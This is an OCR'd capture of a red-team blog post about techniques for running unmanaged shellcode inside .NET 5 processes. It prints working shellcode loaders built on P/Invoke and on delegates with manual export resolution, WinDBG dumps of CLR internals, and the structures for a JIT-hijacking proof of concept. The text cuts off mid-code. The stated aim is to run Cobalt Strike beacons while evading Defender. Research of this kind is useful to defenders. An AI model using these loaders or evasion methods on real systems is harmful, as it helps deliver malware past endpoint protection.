
blog.xpnsec.com /weird-ways-to-execute-dotnet/

Weird Ways to Run Unmanaged Code in .NET



...	internal	listener	user	computer	note	process	pid	arch	last
...	172.31.80.1	http	xpn	PROMETHEUS		NautilusProject.exe	50184	x64	361...

```
C:\Users\xpn\source\repos\NautilusProject\NautilusProject\bin\Debug\net5.0\NautilusProject.exe
Weird Ways To Execute Unmanaged Code... by @_xpn_
[*] Running unmanaged code via MethodDesc ptr patch...
```

« Back to home

Ever since the release of the .NET framework, the offensive security industry has spent a considerable amount of time crafting .NET projects to accommodate unmanaged code. Usually this comes in the form of a loader, wrapping payloads like Cobalt Strike beacon and invoking executable memory using a few P/Invoke imports. But with endless samples being studied by defenders, the process of simply dllimport'ing Win32 APIs has become more of a challenge, giving rise to alternate techniques such as D/Invoke.

Recently I have been looking at the .NET Common Language Runtime (CLR) internals and wanted to understand what further techniques may be available for executing unmanaged code from the managed runtime. This post contains a snippet of some of the weird techniques that I found.

The samples in this post will focus on .NET 5.0 executing x64 binaries on Windows. The decision by Microsoft to unify .NET means that moving forwards we are going to be working with a single framework rather than the current fragmented set of versions we've been used to. That being said, all of the areas discussed can be applied to earlier versions of the .NET framework, other architectures and operating systems… let's get started.


A Quick History Lesson

What are we typically trying to achieve when executing unmanaged code in .NET? Often for us as Red Teamer's we are looking to do something like running a raw beacon payload, where native code is executed from within a C# wrapper.

For a long time, the most common way of doing this looked something like:

```
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, int dwSize, uint
flAllocationType, uint flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint
dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
dwCreationFlags, out uint lpThreadId);

[DllImport("kernel32.dll")]
public static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32
dwMilliseconds);

public static void StartShellcode(byte[] shellcode)
{
    uint threadId;

    IntPtr alloc = VirtualAlloc(IntPtr.Zero, shellcode.Length, (uint)
(AllocationType.Commit | AllocationType.Reserve),
(uint)MemoryProtection.ExecuteReadWrite);
    if (alloc == IntPtr.Zero) {
        return;
    }

    Marshal.Copy(shellcode, 0, alloc, shellcode.Length);
    IntPtr threadHandle = CreateThread(IntPtr.Zero, 0, alloc, IntPtr.Zero,
0, out threadId);
    WaitForSingleObject(threadHandle, 0xFFFFFFFF);
}
```

And all was fine, however it did not take long before defenders realised that a .NET binary referencing a bunch of suspicious methods provided a good indicator that the binary warranted further investigation:



0x1C000002	0x00000D0E	0x100	0xF	0xB7	2	VirtualAlloc
0x1C000003	0x00000D16	0x102	0x11	0xDB	2	CreateThread
0x1C000004	0x00000D1E	0x140	0x13	0x622	3	WaitForSingleObject

And as an example of the obvious indicators that these imported methods yield, you will see that if you try and compile the above example on a machine protected by Defender, Microsoft will pop up a nice warning that you've just infected yourself with `VirTool:MSIL/Viemlod.gen!A`.

So with these detections throwing a spanner in the works, techniques of course evolved. One such evolution of unmanaged code execution came from the awesome research completed by @fuzzysec and

@TheRealWover, who introduced the D/Invoke technique. If we exclude the projects DLL loader for the moment, the underlying technique to transition from managed to unmanaged code used by D/Invoke is facilitated by a crucial method, `Marshal.GetDelegateForFunctionPointer`. And if we look at the documentation, Microsoft tells us that this method "Converts an unmanaged function pointer to a delegate". This gets around the fundamental problem of exposing those nasty imports, forcing defenders to go beyond the `ImplMap` table. A simple example of how we might use `Marshal.GetDelegateForFunctionPointer` to execute unmanaged code within a x64 process would be:

```
[UnmanagedFunctionPointer(CallingConvention.Winapi)]
public delegate IntPtr VirtualAllocDelegate(IntPtr lpAddress, uint dwSize,
uint flAllocationType, uint flProtect);

[UnmanagedFunctionPointer(CallingConvention.Winapi)]
public delegate IntPtr ShellcodeDelegate();

public static IntPtr GetExportAddress(IntPtr baseAddr, string name)
{
    var dosHeader = Marshal.PtrToStructure<IMAGE_DOS_HEADER>(baseAddr);
    var peHeader = Marshal.PtrToStructure<IMAGE_OPTIONAL_HEADER64>(baseAddr
+ dosHeader.e_lfanew + 4 + Marshal.SizeOf<IMAGE_FILE_HEADER>());
    var exportHeader = Marshal.PtrToStructure<IMAGE_EXPORT_DIRECTORY>
(baseAddr + (int)peHeader.ExportTable.VirtualAddress);

    for (int i = 0; i < exportHeader.NumberOfNames; i++)
    {
        var nameAddr = Marshal.ReadInt32(baseAddr +
(int)exportHeader.AddressOfNames + (i * 4));
        var m = Marshal.PtrToStringAnsi(baseAddr + (int)nameAddr);
        if (m == "VirtualAlloc")
        {
            var exportAddr = Marshal.ReadInt32(baseAddr +
(int)exportHeader.AddressOfFunctions + (i * 4));
            return baseAddr + (int)exportAddr;
        }
    }

    return IntPtr.Zero;
}

public static void StartShellcodeViaDelegate(byte[] shellcode)
{
    IntPtr virtualAllocAddr = IntPtr.Zero;
    foreach (ProcessModule module in Process.GetCurrentProcess().Modules)
    {
        if (module.ModuleName.ToLower() == "kernel32.dll")
        {
            virtualAllocAddr = GetExportAddress(module.BaseAddress,
"VirtualAlloc");
        }
    }

    var VirtualAlloc =
Marshal.GetDelegateForFunctionPointer<VirtualAllocDelegate>
(virtualAllocAddr);
    var execMem = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length, (uint)
(AllocationType.Commit | AllocationType.Reserve),
(uint)MemoryProtection.ExecuteReadWrite);

    Marshal.Copy(shellcode, 0, execMem, shellcode.Length);

    var shellcodeCall =
Marshal.GetDelegateForFunctionPointer<ShellcodeDelegate>(execMem);
    shellcodeCall();
}
```

So, with these methods out in the wild, are there any other techniques that we have available to us?

Targeting What We Cannot See


One of the areas hidden from casual .NET developers is the underlying CLR itself. Thankfully, Microsoft releases the source code for the CLR on GitHub, giving us a peek into how this beast actually operates.

Let’s start by looking at a very simple application:

```
using System;
using System.Runtime.InteropServices;

namespace Test
{
    public class Test
    {
        public static void Main(string[] args)
        {
            var testObject = "XPN TEST";
            GCHandle handle = GCHandle.Alloc("HELLO");
            IntPtr parameter = (IntPtr)handle;
            Console.WriteLine("testObject at addr: {0}", parameter);
```


```
                Console.ReadLine();
            }
        }
}
```

Once we have this compiled, we can attach WinDBG to gather some information on the internals of the CLR during execution. We'll start with the pointer outputted by this program and use the `!dumpobj` command provided by the SOS extension to reveal some information on what the memory address references:




```
0:009> !dumpobj poi(26E07151370)
Name:        System.String
MethodTable: 00007ffa1d627a90
EEClass:     00007ffa1d615ce0
Size:        32(0x20) bytes
File:        C:\Program Files\dotnet\shared\Microsoft.NETCore.App\5.0.5\System.Private.CoreLib.dll
String:      HELLO
Fields:
              MT    Field   Offset                 Type VT     Attr            Value Name
00007ffa1d56b258  4000212        8         System.Int32  1 instance                5 _stringLength
00007ffa1d568070  4000213        c          System.Char  1 instance               48 _firstChar
00007ffa1d627a90  4000211       c0        System.String  0   static 0000026e08d11520 Empty
```

As expected, we see that this memory points to a `System.String` .NET object, and we find the addresses of various associated fields available to us. The first class that we are going to look at is `MethodTable`, which represents a .NET class or interface to the CLR. We can inspect this further with a WinDBG helper method of `!dumpmt [ADDRESS]`:




```
0:009> !DumpMT /d 00007ffa1d627a90
EEClass:         00007ffa1d615ce0
Module:          00007ffa1d464020
Name:            System.String
mdToken:         0000000002000097
File:            C:\Program Files\dotnet\shared\Microsoft.NETCore.App\5.0.5\System.Private.CoreLib.dll
BaseSize:        0x14
ComponentSize:   0x2
DynamicStatics:  false
ContainsPointers false
Slots in VTable: 248
Number of IFaces in IFaceMap: 7
```

We can also dump a list of methods associated with the `System.String` .NET class with `!dumpmt -md [ADDRESS]`:




```
Slots in VTable: 248
Number of IFaces in IFaceMap: 7
--------------------------------------
MethodDesc Table
           Entry       MethodDesc    JIT Name
00007FFA1D590090 00007ffa1d560bf8   NONE System.Object.Finalize()
00007FFA1D5957D0 00007ffa1d626b38   NONE System.String.ToString()
00007FFA1D595B38 00007ffa1d6265d0   NONE System.String.Equals(System.Object)
00007FFA1D595B70 00007ffa1d626668   NONE System.String.GetHashCode()
00007FFA1D595B08 00007ffa1d626550   NONE System.String.CompareTo(System.Object)
00007FFA1D595B10 00007ffa1d626560   NONE System.String.CompareTo(System.String)
00007FFA1D595B40 00007ffa1d6265e0   NONE System.String.Equals(System.String)
00007FFA1D595C98 00007ffa1d6269e8   NONE System.String.Clone()
00007FFA1D5957D8 00007ffa1d626b48   NONE System.String.ToString(System.IFormatProvider)
00007FFA1D5957E8 00007ffa1d626b70   NONE System.String.System.Collections.Generic.IEnumerable<System.Char>.GetEnumerator()
```

So how are the `System.String` .NET methods found relative to a `MethodTable`? Well according to what has become a bit of a bible of .NET internals for me, we need to study the `EEClass` class. We can do this using `dt coreclr!EEClass [ADDRESS]`:




```
0:009> dt coreclr!EEClass 00007ffa1d615ce0
   +0x000 m_pGuidInfo       : PlainPointer<GuidInfo *>
   +0x008 m_rpOptionalFields : PlainPointer<EEClassOptionalFields *>
   +0x010 m_pMethodTable    : PlainPointer<MethodTable *>
   +0x018 m_pFieldDescList : PlainPointer<FieldDesc *>
   +0x020 m_pChunks         : PlainPointer<MethodDescChunk *>
   +0x028 m_ohDelegate      : (null)
   +0x028 m_ComInterfaceType : 0 ( ifDual )
   +0x030 m_pccwTemplate    : (null)
   +0x038 m_dwAttrClass     : 0x102101
   +0x03c m_VMFlags         : 0x40000
   +0x040 m_NormType        : 0x12 ''
   +0x041 m_fFieldsArePacked : 0 ''
   +0x042 m_cbFixedEEClassFields : 0x48 'H'
   +0x043 m_cbBaseSizePadding : 0x10 ''
```

Again, we see several fields, but of interest to identifying associated .NET methods is the `m_pChunks` field, which references a `MethodDescChunk` object consisting of a simple structure:




```
0:009> dt coreclr!MethodDescChunk 0x7ffa1d6272b0
   +0x000 m_methodTable     : PlainPointer<MethodTable *>
   +0x008 m_next            : PlainPointer<MethodDescChunk *>
   +0x010 m_size            : 0xf8 ''
   +0x011 m_count           : 0x52 'R'
   +0x012 m_flagsAndTokenRange : 0
```

Appended to a `MethodDescChunk` object is an array of `MethodDesc` objects, which represent .NET methods exposed by the .NET class (in our case `System.String`). Each `MethodDesc` is aligned to 18 bytes when running within a x64 process:




```
0:009> dt coreclr!MethodDesc 0x7ffa1d6272b0+0x18
   +0x000 m_wFlags3AndTokenRemainder : 0x726
   +0x002 m_chunkIndex      : 0 ''
   +0x003 m_bFlags2         : 0x23 '#'
   +0x004 m_wSlotNumber     : 0xa5
   +0x006 m_wFlags          : 0x28
   =00007ffa`7d3f15e0 s_ClassificationSizeTable : [0]  "???"
```

To retrieve information on this method, we can pass the address over to the `!dumpmd` helper command which tells us that the first .NET method of our `System.String` is `System.String.Replace`:



```
0:009> !dumpmd 0x7ffa1d6272b0+0x18
Method Name:          System.String.Replace(System.String, System.String, Boolean, System.Globalization.CultureInfo)
Class:                00007ffa1d615ce0
MethodTable:          00007ffa1d627a90
mdToken:              0000000006000726
Module:               00007ffa1d464020
IsJitted:             no
Current CodeAddr:     ffffffffffffffff
Version History:
  ILCodeVersion:      0000000000000000
  ReJIT ID:           0
  IL Addr:            00007ffa68060f63
     CodeAddr:           0000000000000000  (QuickJitted)
     NativeCodeVersion:  0000000000000000
```


Now before we continue, it’s worth giving a quick insight into how the JIT compilation process works when executing a method from .NET. As I’ve discussed in previous posts, the JIT process is “lazy” in that a method won’t be JIT’ed up front (with some exceptions which we won’t cover here). Instead compilation is deferred to first use, by directing execution via the `coreclr!PrecodeFixupThunk` method, which acts as a trampoline to compile the method:



```
0:009> uf 00007ffa`1d5954b8
Flow analysis was incomplete, some code may be missing
00007ffa`1d5954b8 e87343b95f      call    coreclr!PrecodeFixupThunk (00007ffa`7d129830)
00007ffa`1d5954bd 5e              pop     rsi
00007ffa`1d5954be 0052e8          add     byte ptr [rdx-18h],dl
```


Once a method is executed, the native code is JIT’ed and this trampoline is replaced with a `JMP` to the actual compiled code.

So how do we find the pointer to this trampoline? Well usually this pointer would live in a slot, which is located within a vector following the `MethodTable`, which is in turn indexed by the `n_wSlotNumber` of the `MethodDesc` object. But in some cases, this pointer immediately follows the `MethodDesc` object itself, as a so called “Local Slot”. We can tell if this is the case by looking at the `m_wFlags` member of the `MethodDesc` object for a method, and seeing if the following flag has been set:



```
// Has local slot (vs. has real slot in MethodTable)
mdcHasNonVtableSlot                    = 0x0008,
```

If we dump the memory for our `MethodDesc`, we can see this pointer being located immediately after the object:



```
0:009> dq 0x7ffa1d6272b0+0x18
00007ffa`1d6272c8  002800a5`23000726 00007ffa`1d5954b8
00007ffa`1d6272d8  00000000`00000000 002800a6`23030727
00007ffa`1d6272e8  00007ffa`1d5954c0 00000000`00000000
00007ffa`1d6272f8  002800a7`23060728 00007ffa`1d5954c8
00007ffa`1d627308  00000000`00000000 00a800a8`23090729
00007ffa`1d627318  00007ffa`1d5954d0 00000000`00000000
00007ffa`1d627328  002800a9`230c072a 00007ffa`1d5954d8
00007ffa`1d627338  00000000`00000000 002800aa`230f072b
```

OK with our knowledge of how the JIT process works and some idea of how the memory layout of a .NET method looks in unmanaged land, let's see if we can use this to our advantage when looking to execute unmanaged code.

Hijacking JIT Compilation to Execute Unmanaged Code

To execute our unmanaged code, we need to gain control over the `RIP` register, which now that we understand just how execution flows via the JIT process should be relatively straight forward.

To do this we will define a few structures which will help us to follow along and demonstrate our POC code a little more clearly. Let's start with a `MethodTable`:

```
[StructLayout(LayoutKind.Explicit)]
public struct MethodTable
{
    [FieldOffset(0)]
    public uint m_dwFlags;

    [FieldOffset(0x4)]
    public uint m_BaseSize;

    [FieldOffset(0x8)]
    public ushort m_wFlags2;

    [FieldOffset(0x0a)]
    public ushort m_wToken;

    [FieldOffset(0x0c)]
    public ushort m_wNumVirtuals;

    [FieldOffset(0x0e)]
    public ushort m_wNumInterfaces;

    [FieldOffset(0x10)]
    public IntPtr m_pParentMethodTable;

    [FieldOffset(0x18)]
    public IntPtr m_pLoaderModule;

    [FieldOffset(0x20)]
    public IntPtr m_pWriteableData;

    [FieldOffset(0x28)]
    public IntPtr m_pEEClass;
    [FieldOffset(0x30)]
    public IntPtr m_pPerInstInfo;

    [FieldOffset(0x38)]
    public IntPtr m_pInterfaceMap;
}
```

Then we will also require a `EEClass`:

```
[StructLayout(LayoutKind.Explicit)]
public struct EEClass
{
    [FieldOffset(0)]
    public IntPtr m_pGuidInfo;

    [FieldOffset(0x8)]
    public IntPtr m_rpOptionalFields;

    [FieldOffset(0x10)]
    public IntPtr m_pMethodTable;

    [FieldOffset(0x18)]
    public IntPtr m_pFieldDescList;

    [FieldOffset(0x20)]
    public IntPtr m_pChunks;
}
```

Next we need our `MethodDescChunk`:

```
[StructLayout(LayoutKind.Explicit)]
public struct MethodDescChunk
{
    [FieldOffset(0)]
    public IntPtr m_methodTable;

    [FieldOffset(8)]
    public IntPtr m_next;

    [FieldOffset(0x10)]
    public byte m_size;

    [FieldOffset(0x11)]
    public byte m_count;

    [FieldOffset(0x12)]
    public byte m_flagsAndTokenRange;
}
```

And finally a `MethodDesc`:

```
[StructLayout(LayoutKind.Explicit)]
public struct MethodDesc
{
    [FieldOffset(0)]
    public ushort m_wFlags3AndTokenRemainder;

    [FieldOffset(2)]
